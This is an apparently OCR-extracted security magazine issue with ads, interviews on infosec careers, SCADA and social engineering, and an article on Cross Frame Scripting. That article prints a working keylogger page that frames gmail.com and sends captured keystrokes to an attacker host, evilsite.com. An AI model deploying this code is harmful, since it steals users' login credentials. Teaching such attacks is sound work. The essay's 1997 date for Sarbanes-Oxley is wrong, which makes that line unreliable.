 SANS 440 Top 20 Security Controls
 SANS GCIH GIAC Cert Incident Handler

Worldwide Locations



We practice what we teach.....

Other Mile2 services available Globally:

1. Penetration Testing
2. Vulnerability Assessments
3. Forensics Analysis & Expert Witnesses
4. PCI Compliance
5. Disaster Recovery & Business Continuity

gsbTM
 CISSPTM
 C)ISSO
 C)SLO
 ISCAP

GENERAL SECURITY TRAINING
 CISSP & Exam Prep
 Certified Information Systems Security Officer
 Certified Security Leadership Officer
 Info. Sys. Certification & Accred. Professional

ptaTM
 C)PTETM
 C)PTCTM

PENETRATION TESTING (AKA ETHICAL HACKING)
 Certified Penetration Testing Engineer
 Certified Penetration Testing Consultant

scTM
 C)SCETM

SECURE CODING TRAINING
 Certified Secure Coding Engineer

wsTM
 C)WSETM
 C)WNA/PTM

WIRELESS SECURITY TRAINING
 Certified Wireless Security Engineer
 Certified Wireless Network Associate / Professional

drTM
 DR/BCP

DR&BCP TRAINING
 Disaster Recovery & Business Continuity Planning

vbpTM
 C)SVMETM

VIRTUALIZATION BEST PRACTICES
 Certified Secure Virtual Machine Engineer

cfTM
 C)DFETM

DIGITAL FORENSICS
 Certified Digital Forensics Examiner

(ISC)2 & CISSP are service marks of the IISCCC, Inc. Security+ is a trade mark of CompTIA. ITIL is a trade mark of OGC. GSLC & GCIH are trademarks of GIAC.

1-800-81-MILE2
 +1-813-920-6799
 11928 Sheldon Rd Tampa, FL 33626

Cross Frame Scripting

The world runs on the Internet. Businesses are now using the Internet sharing confidential information, sending thousands of E-mails that may contains personal or sensitive information, online transactions, as well as many other uses.

Most household are using Internet to make their banking transactions to pay their bills, ordering catalog items, do shopping online – all exposing potentially sensitive or confidential information on the Internet. We enjoy using Internet so much that now we cannot live without it. We update our Facebook, Twitter, FourSquare frequently with our credentials using browser logins to their respective sites and update our status, share information with friends and tweet our every move.

The risk of doing business on the Internet has changed a lot over the years, as attackers increasingly target the users of institutions directly, thus bypassing the hardened security infrastructures of these institutions. Attackers and cyber-criminals cleverly shifted the security domain in their favor and there are numerous types of new attacks that are discovered almost every day.

The household and government users are being held liable for client side and social engineering vulnerabilities. Attackers target these users because of their lack of the security knowledge. Many large companies have been the victims of these client-side attacks.

Introduction

In this article I would like to discuss the attack which is called Cross Frame Scripting. Cross Frame Scripting is one of the Client Side specialised attack which is used

to steal the information from the different frames on the same page. Cross Frame Scripting belongs to Cross Site Scripting Family formerly known as XSS. Even though this is not widely used, we can say it is one of the most sophisticated attacks ever known. With *Dynamic HTML* (DHTML) content in different windows and frames can interact in powerful ways by scripting with the object model. However, since a browser can simultaneously display unrelated documents in its various windows and frames, certain rules must be enforced to protect data integrity and privacy of information.

Basics of Phishing towards Cross Frame Scripting

Before going in depth, let me clear some things up about the Browser pages, frames and JavaScript. This type of XFS uses these concepts to exploit the user's browser.

So, when you go to a website, say `http://www.gmail.com`, we see that it redirects us to a sub-domain of Google and loads the page where it asks for us to enter our username and password. Once we enter the username and password, it checks if its valid and then redirects to our Main In-box.

The RED box in the above figure in the address bar, is actually the address of Gmail before logging in. Even though you typed, `http://www.gmail.com`, the browser is redirected to new address where it asks us our username and password.

Attackers are using this direct URL method to use advanced phishing methods. See the below figure.

As you can see the URL is pretty different but this is a phishing page – it looks exactly like gmail.com original.

Advanced Methodology of Phishing Via Cross Frame Scripting

Since phishing is getting old, there are numerous methods to make it look professional. One way is Cross Frame Scripting (XFS).

XFS exploits a bug in specific browsers (it may be Internet Explorer or Firefox or Chrome or even Safari but mostly the problem is with Internet Explorer (older versions)* – it does not mean that new versions are secure, it just means nothing has been found or revealed yet) what allows a parent frame to be exposed to events in an embedded iFrame inside of

it. The exposure is limited to events only, and does not give full JavaScript cross domain access. Several examples exist illustrating the sniffing of keystrokes from an embedded iFrame (usually a login page) to an attacker controlled resource such as a remote Web server using an *XMLHttpRequest* (XHR) surreptitiously in the background. This effectively provides a means to silently steal credentials typed into the embedded iFrame by the victim. This attack in no way allows full JavaScript execution despite being similar to XSS.

First the attacker sent an email to the victim that looks exactly like the original page. In this case we use Gmail for educational purposes only. So once the victim clicks on the link similar to gmail.com page he tries to enter his credentials onto the username and password field. The victim does not know that the page he visited is an EMBEDDED IFRAME of original Gmail. So that means

there are two different frames in that particular page

- Parent Page
- IFrame which loads up Gmail.com

In the parent page there would be the JavaScript embedded. Let's see the complete code of the page: Figure 4.

This code shows that we used frame to load the gmail.com in the complete browser page and by using events in JavaScript we queried for keystrokes, entered the *Gmail.com* Frame and sent the keystrokes to the attacker's computer or server.

This does not solely effect Gmail but it also affects every website on the Internet. Yes, even your bank's secure website or any online money transactions if your browser is insecure.

Risk Factors

The standard browser security model allows JavaScript from one web page to access the content of other pages that have been loaded in a different browser windows, or frames – as long as those other pages have been loaded from the same origin server or domain. It does not allow access to pages that have been loaded from different servers or domains. However, specific bugs in this security model exist in specific browsers, allowing an attacker to access some data in pages loaded from different servers or domains. The most well-known such bug affects IE, which leaks keyboard events across HTML framesets. This bug could allow, for example, an attacker to steal the login




Figure 1. Enter Username and Password




Figure 2. Direct URL Method




Figure 3. Silent Stealing of Credentials

Table 1. Pages of Different Domains

Window.location.href	Property can be set to navigate, but cannot be read.
Other window.location.href	Functionality is blocked.
document.location.href	Property can be set to navigate, but cannot be read.
Other document.location.href	Functionality is blocked.
iframe.src	Property can be set to navigate, but cannot be read

credentials of a user as they type them into the login form of a third-party web page. This article describes how and why these restrictions apply in the DHTML Object Model. All rules about script interaction apply equally to windows, dialog boxes, frame sets, frames, and iframes.

For most content, only interactions with content from the same domain are allowed. For example, a typical page on *www.microsoft.com*, can freely script content on any other page in the *www.microsoft.com* domain, but cannot script to pages that are located on a different web domain. The DHTML Object Model uses the *document.domain* property to enforce this restriction: only pages with identical domain properties are allowed free interaction. The protocol of the URL must also match. For instance, an HTTP page cannot access HTTPS content.

The range of permissible access for a page can be expanded when a script assigns the *document.domain* property to a suffix of the site name space, up to the second-level domain. For example, a page on *www.microsoft.com* can assign the *document.domain*

References:

- MSDN article About Cross-Frame Scripting and Security
- iDefense Labs advisory Microsoft Internet Explorer Cross Frame Scripting Restriction Bypass
- OWASP Cross Frame Scripting

property – initially *www.microsoft.com* – as *microsoft.com*, to broaden access to include pages in *home.microsoft.com*, or any other Microsoft site, as long as the other pages also set the *document.domain* property to the identical value. Since only pages from a site whose name ends with *microsoft.com* will permit this domain to be set, it is assured that content from the same provider mutually agrees to interact and is free to do so. Domain suffixes shorter than the second-level domain (such as just “com”) are not allowed, because they expose beyond a single provider. For international site names, such as *www.microsoft.co.jp*, the second-level domain for the widest access would be, “microsoft.co.jp” (not “co.jp”).

Since it is important to be able to navigate windows or frames to any URL beyond the domain restriction, these types of accesses are always permitted. Only access that attempts to read or modify content is restricted. For instance, the *href* property might be assigned to cause navigation to occur, but this property cannot be read if the URL is of a different domain. This would allow one page to learn where the user has been browsing, and to allow this is a breach of the user’s privacy. Some restrictions that apply to pages of different domains include: Table 1 (See the table which was originally from Microsoft MSDN).

Conclusion

Cross Frame Scripting is one of the sophisticated attacks carried out to steal the personal information, including credentials, your credit card information, banking account information, or even your Facebook login. From this, one should understand that there is no “Steady State” in the security world and that diligence is your only true defense. You need to improve your knowledge against these attacks, because even basic knowledge about them can save your company millions of dollars.

SUBHASH DASYAM


Subhash Dasyam is 23 years old and currently living in Hyderabad, India. He is an addicted Web Designer, Developer, Computer Enthusiast, Professional Blogger, Penetration Tester, Certified Ethical Hacker (CEH), Certified Hacking and Forensic Investigator, Cyber-Crime Investigator, and Professional Coder. He is also a Programmer and a Security Consultant. He does various kinds of penetration testing for Server/Websites. He always likes to learn instead of show off. Visit his site <http://www.subhashdasyam.com>.

```

<!-- http://evil.com/example.com-login.html -->
<head>
<script>
// array of user keystrokes
var keystrokes = [];
// event listener which captures user keystrokes
document.onkeypress = function() {
keystrokes.push(window.event.keyCode);
}
// function which reports keystrokes back to evil.com every second
setInterval(function() {
if (keystrokes.length) {
var xhr = newXHR();
xhr.open("POST", "http://evilsite.com/getkeystrokes.php");
xhr.send(keystrokes.join("+"));
}
keystrokes = [];
}, 1000);
// function which creates an ajax request object
function newXHR() {
if (window.XMLHttpRequest)
return new XMLHttpRequest();
return new ActiveXObject("MSXML2.XMLHTTP.3.0");
}
</script>
</head>
<!-- re-focusing to this frameset tricks browser into leaking events -->
<frameset onblur="this.focus()">
<!-- frame which embeds example.com login page -->
<frame src="http://gmail.com">
</frameset>

```

Figure 4. The Complete Code of the Page



Security's Not Just About Defense!

It also requires offense.

Today's attacks demonstrate a valuable lesson - companies can't stop attacks with current defenses. They will only absorb them. But what if there was a way to counteract your attacker wherever they are? And no matter what type of attack they launch or at what layer?

Radware's Attack Mitigation System (AMS) provides the following, uniquely integrated capabilities:

- Full Protection Set: Intrusion Prevention, Web Application Firewall, anti-DoS, Network Behavioral Analysis, and Reputation Service
- Enterprise-Wide Security View: with built-in Security Event and Information Management (SEIM) correlation
- Emergency Response Team (ERT): for expert, on-site help with 24/7 operational support in the face of attack

Gain an advantage over financially motivated cybercrime organizations, hacktivists, and other malicious attackers with Radware AMS. To learn how, please contact: info@radware.com.

Interview with Jennifer (Jabbusch) Minella

Jennifer (Jabbusch) Minella is a network security engineer and consultant with Carolina Advanced Digital, Inc. Jennifer has more than 15 years experience working in various areas of the technology industry. Most recently, she has focused in specialized areas of infrastructure security, including Network Access Control, 802.1X port access, Wireless Security technologies and SCADA/ICS and DCS cyber security techniques. Jennifer has consulted for a variety of government agencies, educational institutions and Fortune 100 and 500 corporations. In addition to her regular duties, Jennifer participates in a variety of courseware and exam writings and reviews, including the official (ISC)2 CISSP courseware (v9).



How did you get started in information security?

I've been involved in IT, in general, since a very young age, when my father started Carolina Advanced Digital in the basement of our house almost 30 years ago. About ten years ago, my focus was directed toward security as a discipline within technology because of the challenges and necessity that encircled it. I realized technology in general was meant to be an enabler of actions, and addressing the security aspect of it was difficult, due to the complicated nature of layering one enabler on another, in order for the former to restrict the latter. In other words, using technology to limit, or secure, other technology proves to be a challenging puzzle at times.

Is there anything that you dislike about this job?

That's a difficult question. Certainly, there are things that happen daily that are frustrating. What I dislike most is not being able to help a customer arrive at the solution they need. And, if I had to pick one fundamental problem that causes this, I'd say it's the politics. Too many times, I've seen an organization's infosec team have a solution thrust upon them that's nothing more than the direct result of a chat among friends over nine holes of golf and a shared scotch. Other times, I've seen large vendors and resellers bully customers in to purchasing solutions from them, threatening to raise prices on other items or services, if the customer doesn't use them for

new projects. The world of infosec would be behooved to remove politics from its daily operations. It'll never happen; it's just wishful thinking on my part!

What brings you the biggest satisfaction?

Without a doubt, helping customers have successful projects gives me the biggest satisfaction. Pretty much everything I do in my professional life is directly or indirectly in support of customers. The best way for me to help, is for me to make sure we (me and our engineering team) are educated on technologies, products and trends, and that we have enough understanding and experience to explain and articulate these concepts to customers. Whether it's reading new books or articles, attending or speaking at conferences, planning trainings and labs, or writing white papers, it's all for customers (current and future).

You are a co-author of *Low Tech Hacking: Street Smarts for Security Professionals*. What inspired you and other authors to write this book?

I can't take any credit for the book, other than my contributions of the content. The book is the brainchild of my personal and professional friend Jack Wiles. Jack is one of those rare people that has crossed through many aspects of security throughout his life, from being a bonded locksmith, to weapons consultant to UNIX



admin. He's really seen it all, and has the best stories! He wanted to create a book that would be valuable to anyone- infosec professionals, security professionals and even just your average homeowner. The information in the book resonates with all types of readers and is a great mix. I was honored when Jack asked if I'd contribute to the book. I wrote an entire chapter on wireless hacking, and the introduction with chapter overviews. Since then, I've been working closely with Jack to promote the book online and at events. All royalties from the book go toward the Wounded Warrior project, something near and dear to several of us.

Can you tell us something more about those „street smarts“?

I think we all love to geek out, and get down to the nitty gritty details of information security. Application specialists dig in to vulnerabilities and cross-site scripting; those of us on the networking side read packet captures and port scan results. This is how we investigate vulnerabilities and describe risk. The truth though, is that there's a much bigger picture. *Low Tech Hacking* was designed to bring the realization of the bigger picture to the public. These street smarts we talk about in the book demonstrate that you can do all the right things to protect yourself, or your business, but if you're missing the most basic vulnerability mitigation, you're going to get attacked (virtually or literally). In the book, Jack's topics bring to light basic flaws in home locks and even padlocks we use on lockers and storage sheds. Terry opens up a variety of ways attackers can gather information from thousands of miles away. Russ and Jack each offer up examples of real-world social engineering tricks that we may all be subject to any day. And, in my chapter, I cover a variety of ways home and business users can be vulnerable to a variety of wireless attacks and hacks. In each case, we offer recommendations and techniques to mitigate, further promoting those street smarts we talk about. Knowing differential equations doesn't help you in life if you can't apply it so you're not shammed when you go buy a car.

Do you remember a security fail that surprised or amazed you the most?

I haven't seen it *all*, but I've seen a lot, and frankly, there's very little that surprises me anymore. There are professional friends and colleagues of mine that are aghast at some of the things they see in the real world. I have to constantly remind people that everyone's using technology to enable their business; whatever that may be. And we, well, we are there to help secure that technology with the caveat that we don't disrupt the business process. That's really hard for some people to grasp, and they have a lot of internal conflict when they see organizations not following best (or



Join our
Exclusive and Pro club
and get:
PenTest one year subscription
Full page advertisement in
PenTest every month!
Information about your company
send to over 100,000
PenTest readers!

More information at
maciej.kozuszek@software.com.pl

even common) practices in security. Business is business, and the technology and the security is all for naught if the business isn't running, or if it's running with limitation. Having said that, I have certainly come across things that surprised me, usually those are cases of such gross negligence that it's shocking nothing bad had happened (that we knew of, anyway).

What do you feel the largest security threat is going to be in 2012?

It's hard to narrow this to a specific type of threat. I say that for two reasons. First, when you have a hammer, everything looks like a nail. As an infosec professional, whatever your core competency is, is where you're going to foresee the threats coming. Secondly, our attack landscape is changing drastically again. Many moons ago, we had centralized computers and terminals, then we went to distributed computing models. Now, centralized models, cloud-based technology and thin clients are chic. And at the same time, we have more distributed data at the edge, as the consumerization of technology grows, and BYOD becomes more prevalent in enterprises. So, the largest security threat in the coming year or two may be this change in landscape and our need to adjust to defend it.

Do you think that we are going to see more targeted attacks on SCADA networks?

Absolutely. I've been preaching SCADA security awareness for several years now, and along with my like-minded colleagues, I've been called paranoid and even crazy. I've sat on calls with utilities companies and government entities and have heard this more often than I care to admit „we don't worry about securing those systems, because no one knows how they work, so they can't break in to them.” They're dead wrong, and I think we're starting to see the truth of how easy it is to compromise these systems, especially the management controls. In 2012 and beyond, I expect we'll see an increase in SCADA attacks, in the form of bad pranks to targeted attacks from foreign entities.

What recommendations would you give to an organization that is looking to secure their SCADA assets?

First, to secure SCADA systems, you have to know that you have them, where they are and how they're connected. I know it sounds crazy that I say „you have to know you have them” but I think what a lot of people don't realize is, these control systems aren't isolated to large utilities and power plants. They're in every municipality across the country, controlling various key infrastructure functions. In many cases, newer SCADA controls are

IP-capable and Internet-accessible. That means your network administrators and application and web security teams need to know about these systems now, and apply the appropriate security through the infrastructure. Key recommendations are changing default passwords, locking down remote access, encrypting (with hardware if needed) and adding secure management on the wire; for example, we see RTUs now that support SNMPv3.

In your opinion, what is the largest security threat to wireless and bluetooth devices?

Wireless is so hard to secure, because we can't see it. It's a nebulous concept for most people, and there's a lot of confusion within the general public as to when and how wireless is secured. For example, most people don't understand that when you log in to your banking, the security is between your computer's browser and their web server. Similarly, they don't understand that if you're on open wireless, and not browsing to a secure server, all your transactions are sent in plain text and can be seen and read if captured in the air. Along those same lines, they don't understand that logging in for wireless access doesn't mean it's encrypted. „Secured” means different things to different people. In wireless, we mean it's encrypted, which has nothing to do with authentication, or logging on. So I guess my response is that the largest security threat to wireless is the confusion of what wireless security really means, and how to implement it.


What recommendations would you give to someone who wants to get started in this field?

First, I'd say „pick your direction then pick your discipline”, do you want to do research or real-world implementation and consulting. Both fields are required for us to keep growing with security, but they are two very different tracks and frequently people get stuck straddling the line. Pick a direction and go for it! Once you know that, you have to decide what type of security you want to focus on; physical security, network security, application security or something more on the audit and compliance side.

What are your plans for the future?

I plan to continue to grow the company, Carolina Advanced Digital, as an engineering-focused firm, and stay the course of our core competencies in infrastructure design and security. In the future, I also hope to foster more strategic partnerships with individuals and partner companies to continue to grow in the industry. We've been working on this for a few years and the results have been great for us, our partners and customers.

Interview done by PenTest Team



Get the best real-world
Android education anywhere!

Attend

AnDevCon III

The Android Developer Conference

May 14-17, 2012

San Francisco Bay Area

AnDevCon is the biggest,
most info-packed, most practical
Android conference in the world!

"AnDevCon was an informative and comprehensive presentation of Android development concepts, tools and techniques."

—Patrick Burrell, Sr. Research Scientist, Amway

"The conference is worth the time and expense. It's a great place to meet talented people in the Android industry."

—Keith Collins, CTO, Neusoft

"AnDevCon is great for networking, learning tips and tricks, and for brainstorming innovative, new ways to create apps."

—Joshua Turner, Software Engineer, Primary Solutions

- Choose from over 65 Classes and Workshops!
- Learn from the top Android experts—including speakers straight from Google!

Register Early
and SAVE!



Follow us: twitter.com/AnDevCon

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

A BZ Media Event

Register NOW at www.AnDevCon.com

Mitigating Social Engineering Attacks

An Interview with Will Tarkington

Will Tarkington, with nearly 20 years of experience in risk management he is looking to add value in many ways. Creative and an outside thinker he enjoys difficult problems and elegant solutions. His specialties are CISSP #25122, Incident Response, CERT, CIRT, SOX, NAC, Security Architecture, Policy Creation, Auditing, Risk Management.

At the upcoming Security B-Sides San Francisco conference and the San Francisco chapter meeting of Infragard the same week, security consultant William Tarkington (@willsecurity on Twitter) of Brocade will be talking to people about social engineering. I recently connected with him for a quick interview regarding the threat of social engineering, and what companies can do to protect themselves.

What do you see as the most effective types of social engineering attacks?

Social Engineering attacks come in three basic flavors:

Remote attacks, most commonly used in Email attacks, voice attacks, these are typically phone attacks, and the physical attack, which is the art of gaining access to restricted areas

Email based attacks are prolific and done on every major continent and all major cultures. These attacks have been used to steal the savings of elderly as well as high profile attacks on the likes of RSA and Northrup Grumman. These are by far the most prolific, and in some cases the easiest path to success for a Social Engineer. The reason these attacks work is because we share information through links and files.

So 900 times a day a person is clicking on links or files with little to no impact on their life. So in the rare event that a malicious URL or malicious attachment is sent with a reasonable hook (Check out the 2012

compensation plans) the person desensitized to the danger clicks and unwillingly becomes the vector for an attack.

Voice attacks are a far more serious concern because typically they are only used to gain significant access for long term mining of a company. They typically are trying to get access to a VPN or some information that will allow them to appear legitimate. Where the email will send malicious code which can be detected by various tools phone discussions typically only have one line of defense and that is the operator answering the phone. In almost ALL circumstances this is the help desk. While I have heard of Social Engineering attacks on executives they are mostly sales attempts rather than malicious in nature. Once the user has credentials they appear to be a normal user making them much more difficult to detect.

Physical attacks are by far the rarest of all the attacks as they are the most risky. Cameras and various other equipment mean that being identified is a high probability when attempting to gain access to restricted spaces. Typically this attack is used as a way to plant a device or upload malicious code bypassing controls focused on the perimeter protection (Firewalls, Mail AV ETC). There is however a larger concern here and that is when this method of attack is used to steal physical assets of significant value. A case in point is the hard drive from Los Amos national laboratory that went

missing. I typically use this process to plant listening devices but I know of people that have walked out with an entire schematic of a product that had yet to be announced.

What sort of countermeasures can a company take to prevent these attacks?

Humans get used to doing something and we become distracted, forgetful, and generally complacent. We are very good at noticing when things have deviated from that expected pattern. I typically tell people to brand their communications. For example take a tip from online mail providers and actually state in your emails, *Scanned by Corporate IT*. prominently displayed. This way if some attachment bypasses that process a user wouldn't respond to it. Secondly it lets you know immediately if whatever was clicked on got passed your AV controls so you can respond appropriately. Clicking links is a very different problem entirely without some sort of zero day detection system these attacks would be difficult to mitigate. You could of course restrict where people went to via the web but realistically that doesn't scale and businesses rarely find the risk justification worth it.

Are there automated tools a company can use?

The tools are dependent on the vector. I'm a big fan of Netwitness and their Spectrum product which does a good job of watching binary traffic from web and mail to attempt to see if malicious code has been injected. While this doesn't directly *stop* social engineering attacks it provides a path for understanding when human behavior has been exploited. Additionally if you buy the decoders you can even reply the sessions and get an EXACT understanding of what information was transferred back and forth and respond appropriately. RSA ultimately bought Netwitness after they were breached just for that reason.

What sort of awareness training works best in your opinion?

Training as one component is effective in short term behavior changing. To make this effective for Social Engineering it has to be done fairly regularly at least twice a year. I always advocate customers use techniques developed by the military to prevent repetitive task exhaustion. Specifically try to trick them and send them to a page that says, *Aha, you're not supposed to launch unknown file attachments you've been caught!* and do this frequently enough that it becomes general awareness to your users. It generally takes 28 days of constant action for a task to become

a habit. Once it is a habit you start to disengage your critical thinking and apply that thought power to other things. When properly deployed that training method has a very dramatic effect on my ability to social engineer.

Can we ever really protect the human element against skilled smooth talkers?

Sadly, no. Social Engineers are experts and they only have to find one weakness in a sea of employees. The issue is to make it difficult and simultaneously provide an effective communication and remediation path. The press for productivity in today's society means that we punish people for reporting potential infections or actual ones. We blame the user but this is the wrong approach. Police learned years ago, *Call us, we would rather be there and not needed than not there and needed*. Companies need to take the same approach to their employees. Call IT if you aren't sure 5 minutes of preventative conversation outweighs 3 days of costly remediation. In my upcoming talk [at Infragard San Francisco] I think I capture this quite eloquently: Whenever humans provide an interface to technology they will always be a vector. Humans make mistakes that vector can never be closed just contained.

What about after an attack? Should we make reporting a suspected (successful) social engineering attack a „foul free“ event (you aren't punished for having fallen for it)?

What a great question! Absolutely. If we punish people for reporting likely Social Engineering attempts they will never report actual ones. Out of all of my friends not one of them has ever alerted the target they were being social engineered. They may have alerted individuals but that never seems to percolate to any other department or person. So they just switch targets and continue on their way. Companies should think of their employees as the best indicators of the security of the company. Encourage, reward, and embrace them for their insights and ability to alert you to things that seem out of the ordinary.

What about frequent testing of a company's environment by a third party?

Third party testing is good when you are testing controls if you have no controls it is a waste of money. Right now some people are thinking. *Hmm do we have any social engineering controls*. If you don't know the answer develop some hire someone to help you if needed. Don't hire someone to test your lack of controls or you will simply discover what you already

know that it can be done. Once you have controls yes absolutely validate them against a third party who will give a real world example of a social engineering attack.

Lots of companies test for phishing, but not actual social engineering. Why do you think this is, and what can we do to change this?

Another great question! By far the most prolific infection vector is Phishing / Email/Spear Phishing is very effective and very low risk. This is the first real quantified risk with a vector the company can get empirical evidence on. We get this many phishing emails and it cost the company \$X so we spend y to mitigate it thus saving money. More complicated Social Engineering is difficult to detect and the real impact is often hard to assess. Usually companies are only alerted to failed Social Engineering attempts never successful ones making it difficult to quantify risks.

As for encouraging people to test Social Engineering more? We have to get better at identifying how often it is used and what the actual costs are for these types attacks. More victims of advanced social engineering need to come forward and express the real costs for responding to it.

Does education of employees about social media awareness fit into a prevention plan?

Social Media is a nightmare for companies and a gold mine for Social Engineers. If you just look at LinkedIn it has done something that used to take weeks for me. I would have to dumpster drive or make random phone calls trying to assess the corporate structure and the players. Now I can simply go to LinkedIn and mine the entire company's hierarchy. What this means is when I used to take what vector was presented I can now target specific functions or employees. Will we ever be able to stop this? Yes but not because of corporate education. This will come from people being personally effected by the issue. When people start to lose time or money they will start to learn how to avoid doing that. The companies that employ them will benefit. While you can do social media awareness training and it will have SOME impact it will likely be a small drop in a very large pool.

What about using „honeypot“/tripwired social media accounts to attract the attackers?

If you're a transactions company or a very very large brand this is applicable. I've seen it work and I've seen it work poorly. There is a lot of investment that has to be put into place typically to create these accounts

and even then you have to hope that is where the attacker focuses. In a company of 5,000 people how many *honey* accounts would be needed if you only had one the likelihood of attracting a social engineer is pretty low. That is of course unless you have 5000 social engineers trying to penetrate your company. If you do? Please call me that sounds like a challenge.

Interview done by Shane MacDougall

SHANE MACDOUGALL

Shane MacDougall – a principal partner at Tactical Intelligence, an information gathering and InfoSec consulting firm. He has been a professional penetration tester since 1989 and is a Defcon Black Badge holder for social engineering. He can be contacted at shane@tacticalintelligence.org.

*Cyber
New
year
2012* ★

CYBER GATES



- WEB APPLICATION PENETRATION TESTING •
 - SOFTWARE VULNERABILITY ANALYSIS •
- NETWORK/HOST VULNERABILITY ASSESSMENT •
 - NETWORK/HOST PENETRATION TESTING •
 - GENERAL SECURITY CONSULTANCY •
 - SOURCE CODE AUDITING •
 - TRAINING • SUPPORT •

Save The Database, Save The World!

Databases contain our most valuable economic, personal, and government information. It is critical, therefore, that we protect such sensitive information in order to safeguard businesses, individuals, political systems, and human rights worldwide. When we save the database, we save the world. Why? Because when data stores are compromised, our society is at risk.

But if databases are so critical, why are they are so vulnerable? What happened along the way that allowed us to leave our most critical assets unprotected?

It is now cliché to say, "The Internet changed everything!" However, with the advent of the World Wide Web, humanity gained free and unlimited access to vast amounts of information and resources. Grandmothers became email-armed netizens. *Amazon.com* launched e-commerce. Google became the most valuable company on the planet. And the Internet challenged the Iranian Revolutionary Council during Iran's 2009 Presidential elections as social media tools such as Twitter and Facebook exposed the upheaval, turbulence, and civil unrest.

E-commerce has thrived, and the Web offers millions of people unlimited access to information, but this new era of business is also accompanied by new threats. At the turn of the century, high-profile scandals and business failures (such as Enron and MCI WorldCom) became watershed events calling for the broad adoption of enhanced corporate governance and risk management. In 1997, the US Congress approved the Sarbanes-Oxley Act (SOX) to ensure that public companies implement and maintain robust internal control processes, and to require that management and independent auditors attest to their effectiveness.

